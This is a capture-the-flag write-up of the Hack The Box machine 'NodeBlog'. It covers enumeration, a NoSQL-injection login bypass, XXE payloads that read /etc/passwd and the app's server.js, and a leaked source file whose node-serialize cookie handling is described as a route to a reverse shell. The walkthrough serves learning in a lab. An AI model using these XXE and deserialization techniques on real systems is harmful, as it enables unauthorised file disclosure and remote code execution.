
NodeBlog




Enumeration

nmap scan

```
Nmap scan report for 10.129.96.160
Host is up (0.48s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Blog
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Enumeration



🔍 Response Analysis

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 1040
ETag: W/"410-qtBqvuReA8UB48rh/7s5rVJGNkU"
Date: Fri, 30 Jan 2026 10:45:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

`X-Powered-By: Express` ⚠️

This is **information disclosure**.


- Backend framework: **Node.js Express**

Okay — Node + Express. Let's think prototype pollution, NoSQL injection, JWT issues


Check HTTP methods

```
┌──(root㉿kali)-[/home/tmonk/HTB/Nix/NodeBlog]
└─# curl -X OPTIONS http://10.129.96.160:5000/
GET,HEAD
```


when we check login page



and when we enter a incorrect username 'It say Invalid Username' and also enter a valid username it pop up as invalid password



So, I guess username is admin. checking the NoSQL injection




we can successfully bypass the login page using basic authentication bypass techniques.

When we check the uploads we can only upload xml files. so, we can check it that is vulnerable to XXE injection. To conform that I use following payload


```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
 <userInfo>
  <firstName>John</firstName>
  <lastName>&example;</lastName>
 </userInfo>
```

make a file test.xml and upload it .




Likewise I use bellow payload to dump the /etc/passwd file

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<post>
   <title>test</title>
   <description>&test;</description>
   <markdown>Example Markdown</markdown>
</post>
```




Now I get the source code of the website. To do that we should know what is the file and where it is . In the begging we sent the login page to repeater and when

we send wrong credential like bellow it show up some messages. it’s reveals the path website store on the server. so, let’s use it to dump the source code. In Node js source code normally named as main.js , app.js or server.js by default . But it can be changed. so In here it is server.js .




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE title [ <!ELEMENT title ANY >
<!ENTITY xxe SYSTEM "file:///opt/blog/server.js" >]>
<post>
   <title>test</title>
   <description>&xxe;</description>
   <markdown>Example Markdown</markdown>
</post>
```

Now upload it.




Source code

```
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()
```

```
mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
   if (typeof c == 'undefined')
      return false

   c = serialize.unserialize(c)

   if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
      return true
   } else {
      return false
   }
}


app.get('/', async (req, res) => {
   const articles = await Article.find().sort({
      createdAt: 'desc'
   })
   res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress, authenticated: authenticated(req.cookies.auth) })
})

app.use('/articles', articleRouter)
app.use('/login', loginRouter)
```

```
app.listen(5000)
```


In this source code using node-serialize which is vulnerable to remote code execution




using this I we can get the remote shell. to do that we use session cookie to execute the payload.

First we have to make the base64 encoded reverse shell.

and set the payload like bellow



(Please use fully URL encode the cookie = auth)



and send it we'll get the shell